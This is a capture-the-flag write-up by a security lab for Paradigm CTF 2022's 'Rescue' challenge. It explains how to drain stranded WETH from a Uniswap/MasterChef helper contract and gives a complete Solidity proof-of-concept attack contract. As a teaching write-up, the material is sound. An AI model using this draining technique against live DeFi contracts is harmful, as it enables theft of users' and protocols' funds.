
PARADIGM CTF 2022 – RESUCE WRITEUP



PARADIGM GM CTF 2022 competition started at 8:00 a.m. SGT on August 20, 2022 and ended at 8:00 a.m. on August 22, 2022, for a total of two days. A total of 23 questions were given in the competition, and more than 400 teams participated. It is a relatively lively and challenging blockchain security CTF competition, attracting many of the world's top blockchain security personnel to participate, because its topic is difficult, and it is not easy to get a Flag.

What is CTF?

CTF(Capture The Flag) is a popular form of information security competition. The general process is that the participating teams take the lead in obtaining a string of strings or other content with a certain format from the competition environment given by the organizer through offensive and defensive confrontation, program analysis, etc., and submit it to the organizer to win points. For the sake of convenience, we call such content "Flag".
Numen Cyber Labs will be publishing analytical articles on this year's competition topics, so stay tuned. This article first discusses the question analysis, problem solving skills and ideas of the rescue together.

Question Analysis

1.MasterChefHelper.sol Contract

```
contract MasterChefHelper {

    MasterChefLike public constant masterchef = MasterChefLike(0xc2EdaD668740f1aA35E4D8f227fB8E17dcA888Cd);
    UniswapV2RouterLike public constant router = UniswapV2RouterLike(0xd9e1cE17f2641f24aE83637ab66a2cca9C378B9F);

    function swapTokenForPoolToken(uint256 poolId, address tokenIn, uint256 amountIn, uint256 minAmountOut) external {
        (address lpToken,,,) = masterchef.poolInfo(poolId);
        address tokenOut0 = UniswapV2PairLike(lpToken).token0();
        address tokenOut1 = UniswapV2PairLike(lpToken).token1();

        ERC20Like(tokenIn).approve(address(router), type(uint256).max);
        ERC20Like(tokenOut0).approve(address(router), type(uint256).max);
        ERC20Like(tokenOut1).approve(address(router), type(uint256).max);
        ERC20Like(tokenIn).transferFrom(msg.sender, address(this), amountIn);

        // swap for both tokens of the lp pool
        _swap(tokenIn, tokenOut0, amountIn / 2);
        _swap(tokenIn, tokenOut1, amountIn / 2);

        // add liquidity and give lp tokens to msg.sender
        _addLiquidity(tokenOut0, tokenOut1, minAmountOut);
    }
```

Analysis： From above screenshot, we can see that the main functional interface that this contract can call externally is the swapTokenForPoolToken function. The meaning of each parameter is as follows:
poolId: is to query which uniswap corresponding to the pool in the MasterChef contract which pair address.
tokenIn: is the address where tokens are exchanged into the contract.
amountIn: is the amount that the user needs to redeem.
minAmountOut: is the minimum number used to obtain lPs, which can be filled in with 0.

Its main function is to exchange half of the token transferred by the user into token0 in the specified pair contract, and convert the other half to token1, and then add the two together in proportion to the pair to obtain liquidity.

2 . Setup.sol Contract

```
pragma solidity 0.8.16;

import "./MasterChefHelper.sol";

interface WETH9 is ERC20Like {
    function deposit() external payable;
}

contract Setup {

    WETH9 public constant weth = WETH9(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2);
    MasterChefHelper public immutable mcHelper;

    constructor() payable {
        mcHelper = new MasterChefHelper();
        weth.deposit{value: 10 ether}();
        weth.transfer(address(mcHelper), 10 ether); // whoops
    }

    function isSolved() external view returns (bool) {
        return weth.balanceOf(address(mcHelper)) == 0;
    }

}
```

Analysis: When the Setup contract was created, it first mortgaged 10 ETH and obtained 10 WETH , and then transferring these 10 WETH to the mcHelper contract. The title asks how to transfer the 10 welts under the mcHelper contract.

The question is how to transfer 10 WETH under the mcHelper contract?

Problem Solving Analysis

To solve this problem, the only function we can call is the swapTokenForPoolToken function in the MasterChefHelper.sol contract. So we can focus on finding the answer from here. We found that when adding liquidity, the two tokens under the contract will be added together. At the moment, there are 10 WETH under the current contract. We can find a way to get another token of equal proportion and put it under the contract. Then the problem can be solved. (Notice: to call this function successfully, the tokenIn passed in cannot be equal to the corresponding token0 and token1 in the pair contract)

(1) We create an attack contract by ourselves. At first, there is a certain amount of ETH in our account. We can transfer part of it to the attack contract. At this time, we call the exchange function of uniswap to exchange the token to the one which is different with two codes in the pair corresponding to the incoming poolId. Here we exchange USDT.

```
81          path.push(address(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2));
82          path.push(address(0xdAC17F958D2ee523a2206206994597C13D831ec7));
83          //swap 2000 usdt
84
85          //emit log_uint(w.balanceOf(address(mcHelper)));
86          //vm.prank(0x86fa698391c26d4E24a5c9381d8ab2439E7BeEed);
87          router.swapExactETHForTokens{value:10 ether}(
88                                       0,
89                                       path,
90                                       address(this),
91                                       1697450475);
92          //emit log_uint(w.balanceOf(address(mcHelper)));
93
```

(2) Because there are 10 WETH in the mcHelper contract, we query the poolId and pass in 2 in the corresponding pair, token0 and token1 are DAI and WETH respectively. At this time, if we want to add 10 WETH under the contract together, we need to add The DAI corresponding to the exchange of 10 WETH is transferred to the mcHelper contract. Here, the editor changed 20 to prevent it from being insufficient.

```
94          path_eth_dai.push(address(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2));
95          path_eth_dai.push(address(0x6B175474E89094C44Da98b954EedeAC495271d0F));
96          router.swapExactETHForTokens{value:20 ether}(
97                                       0,
98                                       path_eth_dai,
99                                       address(mcHelper),
100                                      1697450475);
101         //emit log_uint(w.balanceOf(address(mcHelper)));
102
103         // call mchelper.swap
104         usdt.approve(address(mcHelper),MAX_INT);
105         usdt.approve(address(router),MAX_INT);
```

(3) Finally, this problem can be solved by calling the swapTokenForPoolToken function in the mcHelper contract, which is equivalent to 10 ETH worth of USDT exchanged for 5 ETH worth of WETH and 5 ETH worth of DAI, plus the transferred 20 ETH worth of DAI , you can add the previous 10 WETH under the contract to the pair in proportion to obtain liquidity, and the excess DAI will remain in the contract.

```
106         mcHelper.swapTokenForPoolToken(2,
107                                        0xdAC17F958D2ee523a2206206994597C13D831ec7,
108                                        usdt.balanceOf(address(this)),
109                                        0);
110
111         success = setup.isSolved();
112
```

Notice Points：

① When I solved the problem for the first time, the editor did not perform the second step, because when adding liquidity to the contract, all the tokens under the contract were added. The editor thought that all the tokens were added directly, but the mechanism of uniswap is proportional Added, WETH remains in the contract.

② The ETH in your original flexible account can be used. If you don't exchange it flexibly, it is not easy to solve this problem.

Poc code:

The following is the main logic code of this poc. If there is a better way to solve the problem, I hope you can communicate with Numen Cyber Labs. We are willing to work together with you.

```
contract Counter {

    bool success;
    Setup setup = Setup(0x0c1b7613aDE1E26514C10b60B76E4EC6dfA69D3A);
    ERC20Like usdt = ERC20Like(0xdAC17F958D2ee523a2206206994597C13D831ec7);
    address[] public path;// = new address[](2);
    address[] public path_eth_dai;// = new address[](2);
    UniswapV2RouterLike router = UniswapV2RouterLike(0xd9e1cE17f2641f24aE83637ab66a2cca9C378B9F);
    MasterChefLike mcHelper = MasterChefLike(setup.mcHelper());
    uint256 MAX_INT = 115792089237316195423570985008687907853269984665640564039457584007913129639935;
    weth w = weth(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2);

    function test_solve() public returns(bool){
        path.push(address(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2));
        path.push(address(0xdAC17F958D2ee523a2206206994597C13D831ec7));
        //swap 2000 usdt

        //emit log_uint(w.balanceOf(address(mcHelper)));
        //vm.prank(0x86fa698391c26d4E24a5c9381d8ab2439E7BeEed);
        router.swapExactETHForTokens{value:10 ether}(
                                    0,
                                    path,
                                    address(this),
                                    1697450475);
        //emit log_uint(w.balanceOf(address(mcHelper)));

        path_eth_dai.push(address(0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2));
        path_eth_dai.push(address(0x6B175474E89094C44Da98b954EedeAC495271d0F));
        router.swapExactETHForTokens{value:20 ether}(
                                    0,
                                    path_eth_dai,
                                    address(mcHelper),
                                    1697450475);
        //emit log_uint(w.balanceOf(address(mcHelper)));

        // call mchelper.swap
        usdt.approve(address(mcHelper),MAX_INT);
        usdt.approve(address(router),MAX_INT);
        mcHelper.swapTokenForPoolToken(2,
                                      0xdAC17F958D2ee523a2206206994597C13D831ec7,
                                      usdt.balanceOf(address(this)),
                                      0);

        success = setup.isSolved();

        //emit log_uint(w.balanceOf(address(mcHelper)));
        return success;
    }

    fallback() external payable {}
}
```

Summary

This CTF questions are difficult and challenging. Numen Cyber Labs will continue to research and explore it. It is incumbent upon protecting the security of the blockchain, and we hope to make progress and sublimation in each research and exploration.